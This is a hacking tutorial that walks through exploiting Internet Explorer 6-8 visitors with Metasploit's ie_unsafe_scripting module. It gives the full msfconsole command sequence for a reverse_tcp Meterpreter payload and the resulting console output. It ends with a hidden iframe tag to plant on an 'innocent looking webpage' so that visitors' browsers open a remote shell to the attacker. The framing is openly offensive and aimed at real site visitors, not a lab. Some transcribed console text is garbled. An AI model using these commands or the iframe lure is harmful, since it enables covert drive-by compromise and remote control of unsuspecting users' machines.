

How to Exploit IE8 to Get Root Access When People Visit Your Website

All of [my hacks](#) up to this point have been operating system hacks. In other words, we have exploited a vulnerability usually in an operating system service ([SMB](#), [RPC](#), etc.) that all allow us to install a command shell or other code in the target system.

As I have mentioned [numerous times](#) previously, the art of hacking is presently focused on attacking the client side rather than the server side. Server operating systems have become more secure, while clients are loaded with insecure software that can be easily exploited. So, as you would expect, the best hacks are now coming at the client side software.

Now, I will begin to explore ways to hack the client side of the equation. Just as a background note, nearly all of these hacks I have shown you so far are buffer overflows. In other words, we find a variable in the system software that can be overflowed with too much information and jam our software behind it (kind of oversimplified, but you get the idea, I hope).

Hacking IE8 for Root Access

In this hack, we will exploit Microsoft's Internet Explorer 6, 7, and 8 on Windows XP, Vista, Windows 7 or Windows Server 2003 and 2008.

When Windows 7 and Windows Server 2008 were released, the default browser was IE8, so unless the target has upgraded their browser, this vulnerable browser is still on their system and we can hack it. In our example, we will use IE 8 on Windows Vista, but it will work on any of the operating systems listed above with Internet Explorer 8.1 or earlier on it.


So, let's get started. Fire up your Metasploit ([click here for an intro to Metasploit](#)) on Back Track 5 and let's get cooking!

Step 1 Find the Appropriate Exploit

Let's find the appropriate exploit by searching Metasploit for a Windows exploit that takes advantage of unsafe scripting. Type:

```
msf> search type:exploit platform:windows unsafe
```

As you can see from the screenshot below, this search brought 15 exploits. The one we want is **/exploit/windows/browser/ie_unsafe_scripting**.



```
root: sh
File Edit View Bookmarks Settings Help
msf > search platform:windows type:exploit unsafe
[-] Warning: database not connected or cache not built, falling back to slow search

Matching Modules
=====

```

Name	Disclosure Date	Rank	Description
exploit/multi/browser/java_atomicreferencearray	2012-02-14	excellent	Java AtomicReferenceA
exploit/windows/browser/adobe_flashplayer_arrayindexing	2012-06-21	great	Adobe Flash Player AV
exploit/windows/browser/adobe_flashplayer_avm	2011-03-15	good	Adobe Flash Player AV
exploit/windows/browser/chilkat_crypt_writefile	2008-11-03	excellent	Chilkat Crypt ActiveX
exploit/windows/browser/ie_unsafe_scripting	2010-09-20	excellent	Internet Explorer Uns
exploit/windows/browser/macrovision_unsafe	2007-10-20	excellent	Macrovision InstallSh
exploit/windows/browser/mcafee_mcsbmgr_vsprintf	2006-08-01	normal	McAfee Subscription M
exploit/windows/browser/mcafee_mvt_exec	2012-04-30	excellent	McAfee Virtual Techni
exploit/windows/browser/symantec_appstream_unsafe	2009-01-15	excellent	Symantec AppStream La
exploit/windows/browser/systemrequirementslab_unsafe	2008-10-16	excellent	Husdawg, LLC. System
exploit/windows/browser/winzip_fileview	2007-11-02	normal	WinZip FileView (WZFI
exploit/windows/browser/zenturiprogramchecker_unsafe	2007-05-29	excellent	Zenturi ProgramChecke
exploit/windows/fileformat/foxit_reader_filewrite	2011-03-05	normal	Foxit PDF Reader 4.2
exploit/windows/fileformat/magix_musikmaker_16_mmm	2011-04-26	good	Magix Musik Maker 16
exploit/windows/fileformat/msl2_005	2012-01-10	excellent	MSL2-005 Microsoft Of

```
msf >
root: sh
```

Step 2 Select This Exploit

Next tell Metasploit that this is the exploit we want to use. Type:

```
msf> use /exploit/windows/browser/i.e._unsafe_scripting
```

Step 3 Select the Payload


Then load the payload, in this case, **windows/meterpreter/reverse_tcp**:

```
msf> set PAYLOAD windows/meterpreter/reverse_tcp
```

Step 4 Check Required Options

Next, let's check to see what options this exploit requires:

```
msf> show options
```



```
root : sh
File Edit View Bookmarks Settings Help
.mmm Stack Buffer Overflow
exploit/windows/fileformat/msl2_005 2012-01-10 excellent MS12-005 Microsoft Of
fice ClickOnce Unsafe Object Package Handling Vulnerability

msf > use exploit/windows/browser/ie_unsafe_scripting
msf exploit(ie_unsafe_scripting) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf exploit(ie_unsafe_scripting) > show options
Powerpoints
Module options (exploit/windows/browser/ie_unsafe_scripting):

  Name      Current Setting  Required  Description
  ----      -
SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address on the local m
achine or 0.0.0.0
SRVPORT     8080             yes       The local port to listen on.
SSL         false            no        Negotiate SSL for incoming connections
SSLCert     Path to a custom SSL certificate (default is randomly generated)
SSLVersion  SSL3             no        Specify the version of SSL that should be used (accepted: SSL2, SSL
3, TLS1)
URIPATH     /                no        The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
EXITFUNC   process          yes       Exit technique: seh, thread, process, none
LHOST      10.10.10.10      yes       The listen address
LPORT      4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
0     Automatic

msf exploit(ie_unsafe_scripting) >
```

We can see from the output displayed above that the payload requires us to set local host (LHOST), or in other words, the IP address of our machine. In my case, it's 192.168.1.100.

Step 5 Set Local Host

We need to tell Metasploit what our local host (LHOST) IP address is. Type:

```
msf> set LHOST 192.168.1.100
```

Because this is a client-side exploit, we don't need to set the RHOST as we need to manually attack the system by getting them to click on our malicious link.

Step 6 Run the Exploit

Now, let's run the exploit. Type:

```
msf> exploit (ie_unsafe_scripting) > exploit
```

As you can see in the screenshot below, this exploit has generated a link (<http://192.168.1.100:8080/HG6Kn71Nva>) that we will have to get our targets to load so we can exploit their browser. To do this, we'll add a little HTML to an innocent looking webpage.


```
root: sh
File Edit View Bookmarks Settings Help

Module: options9 (exploit/windows/browser/ie_unsafe_scripting):

  Name      Current Setting  Required  Description
  ----      -
  SRVHOST    0.0.0.0          yes       The local host to listen on. This must be an address on the local m
achine or 0.0.0.0
  SRVPORT    8080             yes       The local port to listen on.
  SSLCEH     false            no        Negotiate SSL for incoming connections
  SSLCert    false            no        Path to a custom SSL certificate (default is randomly generated)
  SSLVersion SSL3              no        Specify the version of SSL that should be used (accepted: SSL2, SSL
3, TLS1)
  URIPATH     no               The URI to use for this exploit (default is random)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique: seh, thread, process, none
  LHOST     192.168.1.100    yes       The listen address
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic target

msf exploit(ie_unsafe_scripting) > set LHOST 192.168.1.100
LHOST => 192.168.1.100
msf exploit(ie_unsafe_scripting) > exploit
[*] Exploit running as background job.
[*] Install
[*] Started reverse handler on 192.168.1.100:4444
[*] Using URL: http://0.0.0.0:8080/HG6Kn71Nva
[*] Local IP: http://192.168.1.100:8080/HG6Kn71Nva
[*] Server started.
msf exploit(ie_unsafe_scripting) >
```

Step 7 Add the URL to an <IFRAME> Tag

In order to get your target's browser to load your malicious URL, you can either send it to them directly, or embed it in an iframe on your perfectly innocent website. To do so, just add the following tag to your html anywhere inside the <body> element:

```
<iframe src="http://192.168.1.100:8080/HG6Kn71Nva"></iframe>
```

When the victim tries to load the page, nothing will be displayed. The browser will hang, but we will have activity at our msfconsole. When the victim navigates to the link it will open a active Meterpreter session that we are connected to. We now own this box!